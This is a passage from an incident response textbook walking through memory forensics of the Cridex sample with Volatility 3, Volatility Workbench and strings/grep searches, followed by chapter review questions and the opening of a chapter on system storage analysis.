*** 664 608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000      N/A
*** 652 608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000      N/A
**** 1056       652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000  N/A
**** 1220       652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000  N/A
**** 1512       652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000  N/A
**** 908        652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000  N/A
**** 1004       652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000  N/A
***** 1136      1004    wuauclt.exe     0x821fcda0      8       173     0       False   2012-07-22 02:43:46.000000  N/A
***** 1588      1004    wuauclt.exe     0x8205bda0      5       132     0       False   2012-07-22 02:44:01.000000  N/A
**** 788        652     alg.exe 0x820e8da0      7       104     0       False   2012-07-22 02:43:01.000000      N/A
**** 824        652     svchost.exe     0x82311360      20      194     0       False   2012-07-22 02:42:33.000000  N/A
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A
* 1640  1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A
```

Figure 10.7 – Process tree

An analysis of the results from the three plugins shows an interesting entry. PID 1640 is associated with the `reader_sl.exe` executable. The responder may focus on this since it may not look like an application that should run. Further, the parent PID indicates that it was run via Windows Explorer:

```
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A
* 1640  1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A
```

Figure 10.8 – Suspicious processes

From here, the responder can supplement the existing process data with additional data, such as which DLLs are loaded and other ancillary data.

DLL list

Responders can also check the loaded DLL files associated with a process. This allows the analyst to determine whether a suspect process accessed these files when it was executed. For example, if a

https://t.me/learningnets

responder would like to examine the DLL files that are loaded as part of the suspect processes, PID 1640, the following command can be run:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.
dlllist --pid 1640
```

This command produces the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

1640    reader_sl.exe   0x400000        0xa000  Reader_sl.exe   C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe  N/A     Di
sabled
1640    reader_sl.exe   0x7c900000      0xaf000 ntdll.dll       C:\WINDOWS\system32\ntdll.dll   N/A     Disabled
1640    reader_sl.exe   0x7c800000      0xf6000 kernel32.dll    C:\WINDOWS\system32\kernel32.dll        N/A     Disabled
1640    reader_sl.exe   0x7e410000      0x91000 USER32.dll      C:\WINDOWS\system32\USER32.dll  N/A     Disabled
1640    reader_sl.exe   0x77f10000      0x49000 GDI32.dll       C:\WINDOWS\system32\GDI32.dll   N/A     Disabled
1640    reader_sl.exe   0x77dd0000      0x9b000 ADVAPI32.dll    C:\WINDOWS\system32\ADVAPI32.dll        N/A     Disabled
1640    reader_sl.exe   0x77e70000      0x92000 RPCRT4.dll      C:\WINDOWS\system32\RPCRT4.dll  N/A     Disabled
1640    reader_sl.exe   0x77fe0000      0x11000 Secur32.dll     C:\WINDOWS\system32\Secur32.dll N/A     Disabled
1640    reader_sl.exe   0x7c9c0000      0x817000        SHELL32.dll     C:\WINDOWS\system32\SHELL32.dll N/A     Disabled
1640    reader_sl.exe   0x77c10000      0x58000 msvcrt.dll      C:\WINDOWS\system32\msvcrt.dll  N/A     Disabled
1640    reader_sl.exe   0x77f60000      0x76000 SHLWAPI.dll     C:\WINDOWS\system32\SHLWAPI.dll N/A     Disabled
1640    reader_sl.exe   0x7c420000      0x87000 MSVCP80.dll     C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072
7.762_x-ww_6b128700\MSVCP80.dll N/A     Disabled
1640    reader_sl.exe   0x78130000      0x9b000 MSVCR80.dll     C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072
7.762_x-ww_6b128700\MSVCR80.dll N/A     Disabled
1640    reader_sl.exe   0x773d0000      0x103000        comctl32.dll    C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65
95b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll N/A     Disabled
1640    reader_sl.exe   0x5d090000      0x9a000 comctl32.dll    C:\WINDOWS\system32\comctl32.dll        N/A     Disabled
1640    reader_sl.exe   0x5ad70000      0x38000 uxtheme.dll     C:\WINDOWS\system32\uxtheme.dll N/A     Disabled
1640    reader_sl.exe   0x71ab0000      0x17000 WS2_32.dll      C:\WINDOWS\system32\WS2_32.dll  N/A     Disabled
1640    reader_sl.exe   0x71aa0000      0x8000  WS2HELP.dll     C:\WINDOWS\system32\WS2HELP.dll N/A     Disabled
```

Figure 10.9 – Associated DLL files

From here, analysts may be able to determine some of the functionality of the process by analyzing the various DLL files that are loaded. Later in this chapter, these DLL files will be acquired for further examination.

The windows.handles plugin

The `windows.handles` plugin allows analysts to view what types of handles are open in an existing process. These handles are references to resources that are managed by the operating system. This data provides the responder with an understanding of the specific blocks of memory an application or process is using. This includes a wide variety of information, including registry keys and files associated with that process. To identify the open handles for PID 1640 that were previously identified, the following command can be used:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.
handles --pid 1640
```

https://t.me/learningnets

This command produces the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

1640    reader_sl.exe   0xe10096e0      0x4     KeyedEvent      0xf0003 CritSecOutOfMemoryEvent
1640    reader_sl.exe   0xe159c978      0x8     Directory       0x3     KnownDlls
1640    reader_sl.exe   0x82211678      0xc     File    0x100020        \Device\HarddiskVolume1\Documents and Settings\Robert
1640    reader_sl.exe   0x82210208      0x10    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.
CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700
1640    reader_sl.exe   0xe14916d0      0x14    Directory       0xf000f Windows
1640    reader_sl.exe   0xe1c6a588      0x18    Port    0x21f0001
1640    reader_sl.exe   0x82319610      0x1c    Event   0x21f0003
1640    reader_sl.exe   0x8205a2a0      0x20    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x822f8168      0x24    Desktop 0xf01ff Default
1640    reader_sl.exe   0x8205a2a0      0x28    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x82311280      0x2c    Semaphore       0x100003
1640    reader_sl.exe   0x82234dd0      0x30    Semaphore       0x100003
1640    reader_sl.exe   0xe1c042d0      0x34    Key     0x20f003f       MACHINE
1640    reader_sl.exe   0xe16ce308      0x38    Directory       0x2000f BaseNamedObjects
1640    reader_sl.exe   0x8213d0e0      0x3c    Semaphore       0x1f0003        shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
1640    reader_sl.exe   0xe1835648      0x40    Key     0x20f003f       USER\S-1-5-21-789336058-261478967-1417001333-1003
1640    reader_sl.exe   0x820d2f28      0x44    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windo
ws.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
1640    reader_sl.exe   0xe1c72300      0x48    Port    0x1f0001
1640    reader_sl.exe   0xe17d3938      0x4c    Section 0x4
1640    reader_sl.exe   0x81de10c8      0x50    Event   0x1f0003
1640    reader_sl.exe   0x822924c8      0x54    Thread  0x1f03ff        Tid 1648 Pid 1640
1640    reader_sl.exe   0x821dd728      0x58    Event   0x1f0003
1640    reader_sl.exe   0x82196418      0x5c    Event   0x1f0003
1640    reader_sl.exe   0x820022e0      0x60    Event   0x1f0003
1640    reader_sl.exe   0x82002a18      0x64    Event   0x1f0003
1640    reader_sl.exe   0x822924c8      0x68    Thread  0x1f03ff        Tid 1648 Pid 1640
1640    reader_sl.exe   0x821dc270      0x6c    File    0x100001        \Device\KsecDD
1640    reader_sl.exe   0xe1c5cfb8      0x70    Key     0x10    USER\S-1-5-21-789336058-261478967-1417001333-1003\SOFTWARE\MICROSO
FT\WSH\8149A9A8
```

Figure 10.10 – Handles output

As the output indicates, the suspect process has several open handle processes, threads, and registry keys. These may become important data points moving forward and give some indication of the behavior of the `reader_sl.exe` executable.

LDR modules

A common practice with malware coders is attempting to hide the activities of the malware. One technique is to attempt to hide the DLL files associated with the malicious code. This can be accomplished by unlinking the suspect DLL from the **Process Environment Block** (**PEB**). While this may provide some obfuscation on the surface, there is still trace evidence of the DLL's existence contained within the **Virtual Address Descriptor** (**VAD**). The VAD is a mechanism that identifies a DLL file's base address and full path. The `windows.ldrmodules` plugin compares the list of processes and determines if they are in the PEB. The following command runs `windows.ldrmodules` against the Cridex image file:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.
ldrmodules -pid 1640
```

https://t.me/learningnets

This produces the following output:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Pid     Process Base    InLoad  InInit  InMem   MappedPath

1640    reader_sl.exe   0x400000        True    False   True    \Program Files\Adobe\Reader 9.0\Reader\reader_sl.exe
1640    reader_sl.exe   0x7c800000      True    True    True    \WINDOWS\system32\kernel32.dll
1640    reader_sl.exe   0x77dd0000      True    True    True    \WINDOWS\system32\advapi32.dll
1640    reader_sl.exe   0x77c10000      True    True    True    \WINDOWS\system32\msvcrt.dll
1640    reader_sl.exe   0x5d090000      True    True    True    \WINDOWS\system32\comctl32.dll
1640    reader_sl.exe   0x5ad70000      True    True    True    \WINDOWS\system32\uxtheme.dll
1640    reader_sl.exe   0x773d0000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144cc
f1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
1640    reader_sl.exe   0x71ab0000      True    True    True    \WINDOWS\system32\ws2_32.dll
1640    reader_sl.exe   0x71aa0000      True    True    True    \WINDOWS\system32\ws2help.dll
1640    reader_sl.exe   0x77f10000      True    True    True    \WINDOWS\system32\gdi32.dll
1640    reader_sl.exe   0x77e70000      True    True    True    \WINDOWS\system32\rpcrt4.dll
1640    reader_sl.exe   0x77fe0000      True    True    True    \WINDOWS\system32\secur32.dll
1640    reader_sl.exe   0x77f60000      True    True    True    \WINDOWS\system32\shlwapi.dll
1640    reader_sl.exe   0x7c420000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcp80.dll
1640    reader_sl.exe   0x78130000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcr80.dll
1640    reader_sl.exe   0x7c900000      True    True    True    \WINDOWS\system32\ntdll.dll
1640    reader_sl.exe   0x7e410000      True    True    True    \WINDOWS\system32\user32.dll
1640    reader_sl.exe   0x7c9c0000      True    True    True    \WINDOWS\system32\shell32.dll
```

Figure 10.11 – LDR modules output

A review of the output reveals an interesting entry on the top line. From this output, the **reader_sl.exe** process does appear to have an issue associated with the DLL file. The indicator that this process is suspect is the **False** indicator in the **InInit** column for the first entry. This indicates that the executable has de-linked the DLL files and that the `reader_sl.exe` file warrants further investigation.

Malfind

Adversaries use a variety of code injection techniques to run malware. The Volatility `windows.malfind` plugin displays ranges within memory that may contain injected code. Run the following command:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem windows.
malfind
```

https://t.me/learningnets

This produces the following abridged output:

```
1484    explorer.exe    0x1460000       0x1480fff       VadS    PAGE_EXECUTE_READW
RITE    33      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 e0 00 00 00 ........
0x1460000:      dec     ebp
0x1460001:      pop     edx
0x1460002:      nop
0x1460003:      add     byte ptr [ebx], al
0x1460005:      add     byte ptr [eax], al
0x1460007:      add     byte ptr [eax + eax], al
0x146000a:      add     byte ptr [eax], al
1640    reader_sl.exe   0x3d0000        0x3f0fff        VadS    PAGE_EXECUTE_READW
RITE    33      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 e0 00 00 00 ........
0x3d0000:       dec     ebp
0x3d0001:       pop     edx
0x3d0002:       nop
0x3d0003:       add     byte ptr [ebx], al
0x3d0005:       add     byte ptr [eax], al
0x3d0007:       add     byte ptr [eax + eax], al
0x3d000a:       add     byte ptr [eax], al
```

Figure 10.12 – Malfind output

In this screen capture, the two processes, `explorer.exe` and `reader_sl.exe`, are indicated as executable due to the MZ header for both files. The `malfind` plugin does not automatically indicate that the processes in question are malware but indicates further analysis should be conducted. In this case, we will look at extracting code associated with `reader_sl.exe` from memory, along with extracting the associated DLL files.

https://t.me/learningnets

Dumpfiles

Now that we have identified the suspected file, `reader_sl.exe`, let's use the `windows.dumpfiles` plugin. In this case, the plugin requires an output file. In this case, we will output the `/home/forensics/EvidenceFiles/PID1640Dump` directory. Finally, Process ID 1640 is used instead of a filename. The overall command looks like this:

```
forensics@ubuntu:~/volatility3$ python3 vol.py -f /home/
forensics/EvidenceFiles/MemoryImages/cridex.vmem -o /home/
forensics/EvidenceFiles/PID1640Dump/ windows.dumpfiles --pid
1640
```

This command outputs the following:

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0x821ccf90      reader_sl.exe   file.0x821ccf90.0x822116f0.DataSectionObject.reader_sl.exe.dat
ImageSectionObject      0x821ccf90      reader_sl.exe   file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img
ImageSectionObject      0x81e38f90      kernel32.dll    file.0x81e38f90.0x82233008.ImageSectionObject.kernel32.dll.img
ImageSectionObject      0x82239890      advapi32.dll    file.0x82239890.0x82201250.ImageSectionObject.advapi32.dll.img
ImageSectionObject      0x81eb4768      msvcrt.dll      file.0x81eb4768.0x820d0008.ImageSectionObject.msvcrt.dll.img
ImageSectionObject      0x81eb4908      comctl32.dll    file.0x81eb4908.0x82308818.ImageSectionObject.comctl32.dll.img
ImageSectionObject      0x81e31800      uxtheme.dll     file.0x81e31800.0x822213b0.ImageSectionObject.uxtheme.dll.img
ImageSectionObject      0x82076110      comctl32.dll    file.0x82076110.0x82076008.ImageSectionObject.comctl32.dll.img
ImageSectionObject      0x8214be50      ws2_32.dll      file.0x8214be50.0x820d2d60.ImageSectionObject.ws2_32.dll.img
ImageSectionObject      0x8214bdb8      ws2help.dll     file.0x8214bdb8.0x81ec0c78.ImageSectionObject.ws2help.dll.img
ImageSectionObject      0x81eb9808      gdi32.dll       file.0x81eb9808.0x82239990.ImageSectionObject.gdi32.dll.img
ImageSectionObject      0x820d09c0      rpcrt4.dll      file.0x820d09c0.0x82307688.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject      0x81eb43b8      secur32.dll     file.0x81eb43b8.0x822502f8.ImageSectionObject.secur32.dll.img
ImageSectionObject      0x81eb4838      shlwapi.dll     file.0x81eb4838.0x81e84008.ImageSectionObject.shlwapi.dll.img
DataSectionObject       0x8226d8d8      msvcp80.dll     file.0x8226d8d8.0x820d2c70.DataSectionObject.msvcp80.dll.dat
ImageSectionObject      0x8226d8d8      msvcp80.dll     file.0x8226d8d8.0x8226d7c0.ImageSectionObject.msvcp80.dll.img
DataSectionObject       0x821cfb68      msvcr80.dll     file.0x821cfb68.0x820d2910.DataSectionObject.msvcr80.dll.dat
ImageSectionObject      0x821cfb68      msvcr80.dll     file.0x821cfb68.0x821cfa50.ImageSectionObject.msvcr80.dll.img
ImageSectionObject      0x8233f5e0      ntdll.dll       file.0x8233f5e0.0x823c72d8.ImageSectionObject.ntdll.dll.img
ImageSectionObject      0x82225de0      user32.dll      file.0x82225de0.0x82261cc0.ImageSectionObject.user32.dll.img
DataSectionObject       0x820d08b0      shell32.dll     file.0x820d08b0.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject      0x820d08b0      shell32.dll     file.0x820d08b0.0x82261e90.ImageSectionObject.shell32.dll.img
DataSectionObject       0x82210a48      shell32.dll     file.0x82210a48.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject      0x82210a48      shell32.dll     file.0x82210a48.0x82261e90.ImageSectionObject.shell32.dll.img
```

Figure 10.13 – Dumpfiles output

In this case, there are `.dat` and `.img` files for the `reader_sl.exe` executable, along with the corresponding DLL files. By examining the `reader_sl.exe` image file with a hex editor, we can see the header information:

https://t.me/learningnets




Figure 10.14 – Hex view of reader_sl.exe

Next, obtaining an MD5 hash of the file output allows us to search VirusTotal for any information about the file. The hash can be obtained by running the following command:

```
forensics@ubuntu:~/EvidenceFiles/PID1640Dump$ md5sum
file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img
```

This outputs the `2a63509ad62eeeed0564dcb0981d90e1` hash. A check of VirusTotal produces the following output:

https://t.me/learningnets




Figure 10.15 – VirusTotal results

While it might seem strange for there to only be anti-virus companies indicating that the file hash is malicious, this does bring up a point: Volatility will only output the code that is contained in memory and not the entire file. This is critical to keep in mind when extracting code. Even if the antivirus providers indicate it is not malicious, the file associated with the code may still be. Depending on the investigation, the data that's extracted will have to go through a much more detailed malware analysis.

Volatility Workbench

One aspect of working with Volatility is using the command line. The main advantage of using Volatility in the command line is the ability to create scripts that automate the commands and output to text files. The drawback for analysts that are not used to working with Volatility and the command line is that they may need to continually reference commands or struggle with the correct syntax.

An option for analysts that may want a GUI-based version of Volatility is PassMark Software's Volatility Workbench. This tool can be downloaded at `https://www.osforensics.com/tools/volatility-workbench.html` and installed on a Windows platform. Once installed, the GUI allows the analyst to navigate to the image file and set the **Platform** and the **Command** processes. Once those are set, the Volatility command can be run. For example, the `windows.pslist` plugin was run against a Windows memory capture:

https://t.me/learningnets




Figure 10.16 – Volatility Workbench

The tool also has additional functionality, such as logging all the commands and outputs, along with the ability to copy them to a clipboard so that the output can be included in the incident reporting. As stated previously, this is a solid option for analysts that do not need the additional functionality and flexibility of the command line.

Next, we will look at how to augment memory analysis using the simple Strings tool and GREP.

Memory analysis with Strings

In the previous section, the Volatility tools we looked at focused on those areas of the memory image that are mapped. If data is not mapped properly, these tools would be unable to extract the data and present it properly. This is one of the drawbacks of these tools for memory analysis. There is a good deal of data that will become unstructured and invisible to these tools. This could be the case when network connections are shut down or processes are exited. Even though they may not show up when

https://t.me/learningnets

the RAM is examined via Volatility, trace evidence will often still be present. Other evidence such as the pagefile also contains evidence that is unmapped and searchable.

One tool that is useful for extracting these traces is the Strings command, which is present in many Linux and Windows OSs. Strings allows a responder to search for human-readable strings of characters. Given a set of keywords or **Global Regular Expression Print** (**GREP)** commands, the responder may be able to extract additional relative data, even from RAM captures that may have been corrupted via malware or improper acquisitions.

Installing Strings

Strings will often come preinstalled in many Linux distributions. Windows has a standalone executable for string searches available at `https://docs.microsoft.com/en-us/sysinternals/downloads/strings`. If Strings is not installed on the Linux platform of choice for the responder, the following command will install it:

```
forensics@ubuntu:~$ sudo apt install binutils
```

For a rather simple tool, Strings is a powerful way to search through bulk data for specific keyword-based strings. In this book, the focus will be on extracting specific data points with the following Strings syntax:

```
forensics@ubuntu:~$  strings <file name> | grep <Regular
Expression>
```

Common Strings searches

Network artifacts such as IP addresses and domains can often be found within the pagefile or memory. To find IP addresses, use the `strings` command with the following parameters:

```
forensics@ubuntu:~$  strings pagefile.sys | grep -oE "\b([0-9]
{1,3}\.){3}[0-9]{1,3}\b"
```

To find URIs and URLs, use `http` or `https`, respectively:

```
forensics@ubuntu:~$  strings pagefile.sys  | grep "^https?://"
| sort | uniq | less
```

There are also remnants of email addresses that may be discoverable. This is very useful in investigating possible phishing attempts. To find email addresses, use the following command:

```
forensics@ubuntu:~$ strings pagefile.sys | egrep
'([[:alnum:]_.-]{1,64}+@[[:alnum:]_.-]{2,255}+?\.[[:alpha:].]
{2,4})'
```

https://t.me/learningnets

There is a wide range of search terms and parameters, and it is impossible to cover all of them in this chapter. The main takeaway from this is that the analyst can leverage string searches across the memory image and pagefile as part of the overall memory analysis.

Summary

This chapter discussed two major topic areas of memory analysis. First, we covered the available data points and the methodology that can be followed. In addition, several tools, such as Volatility, Volatility Workbench, and Strings, have been explored. In addition to an overview of these tools, several of their features have been explored. This only scratches the surface of the number of features each of these tools has to offer the incident response analyst. These tools, taken in conjunction with a methodology for analyzing system RAM, can give the analyst a powerful tool for determining if a system has been compromised. With malware becoming more advanced, including malware that executes entirely in RAM, analysts must incorporate memory analysis into their capabilities. Marrying these techniques with network evidence collection can provide analysts and their organizations with a powerful tool to identify and remediate an incident.

In the next chapter, we will delve into examining a system's permanent storage.

Questions

Answer the following questions to test your knowledge of this chapter:

1. What are some of the data points that can be found via memory analysis?

    A. Running processes
    B. Network connection
    C. Command history
    D. All of the above

2. What is not part of the network connections methodology?

    A. Process name
    B. Parent process ID
    C. Check for signs of a rootkit
    D. Associated entities

3. Dumping files associated with a process will never introduce malware into a responder's system.

    A. True
    B. False

https://t.me/learningnets

4. One of the primary goals of memory analysis is to acquire malicious processes or executables for further analysis.

   A. True

   B. False

Further reading

For more information about the topics covered in this chapter, refer to the following:

- *SANS Memory Forensics Cheat Sheet*: `https://digital-forensics.sans.org/blog/2017/12/11/updated-memory-forensics-cheat-sheet`
- *The Art of Memory Forensics*: `https://www.memoryanalysis.net/amf`

https://t.me/learningnets

https://t.me/learningnets

11
Analyzing System Storage

So far, the evidence that has been analyzed has focused on those elements that are obtained from the network traffic or the system's memory. Even though an incident's root cause may be ferreted out from these evidence sources, it is important to understand how to obtain evidentiary material from a system's storage, whether that is removable storage such as USB devices or the larger connected disk drives. These containers carry a massive amount of data that may be leveraged by incident response analysts to determine a root cause. It should be noted that this chapter will only be able to scratch the surface as entire volumes have been devoted to the depth of forensic evidence that's available.

To provide a better understanding of analyzing system storage, this chapter will focus on the following topics:

- **Forensic platforms**: There are a variety of commercial and open source platforms that we can use to conduct system storage analysis. This section will address the key features and potential options we have.
- **Autopsy**: To provide you with an open source platform that can be leveraged in system storage analysis, the majority of this chapter will use the Autopsy tool. Some of its features will be highlighted by utilizing a test image.
- **Master File Table (MFT) analysis**: Containing a comprehensive list of all the files on the system, the MFT is a key source of data for responders. This section addresses the extraction and analysis of the MFT.
- **Prefetch analysis**: Determining if a potentially malicious file has been executed is a key piece of incident investigations. This section will cover extracting a Windows Prefetch file, processing it, and conducting an analysis.
- **Registry analysis**: A favorite target of malware coders and other exploits, responders should become familiar with registry analysis. An overview of how to extract and analyze the registry will be addressed in this section.

https://t.me/learningnets

System storage analysis is a complex process. The depth and breadth of it cannot be explored in a single chapter; due to this, we hope that this chapter provides some concrete areas of focus with the understanding that responders will gain a better sense of some of the tools that can be employed, as well as an understanding of some of the critical data that can be leveraged.

Forensic platforms

Over the past 15 years, there has been an increase in the power of disk forensics platforms. For the incident response analyst, there are options as to what type of platform can be leveraged to examine disk drives. Often, the limiting factor in utilizing these platforms is the cost of more robust systems, when a lower-cost alternative will be just as effective for an incident response team.

Several factors should be addressed when examining software for disk analysis. First, has the platform been tested? Several organizations test platforms for efficacy, such as the National Institute of Standards and Technology Computer Forensic Tools Testing Program (`https://www.cftt.nist.gov/`). Second, the tool's use in criminal and civil proceedings must be examined. There is no single court-accepted standard, but tools should conform to the rules of evidence. The use of a platform that has not been tested or does not conform to the rules of evidence may lead to the evidence being excluded from legal proceedings. In other, more disastrous consequences, it may lead to an analyst arriving at the wrong conclusion.

Forensically sound tools

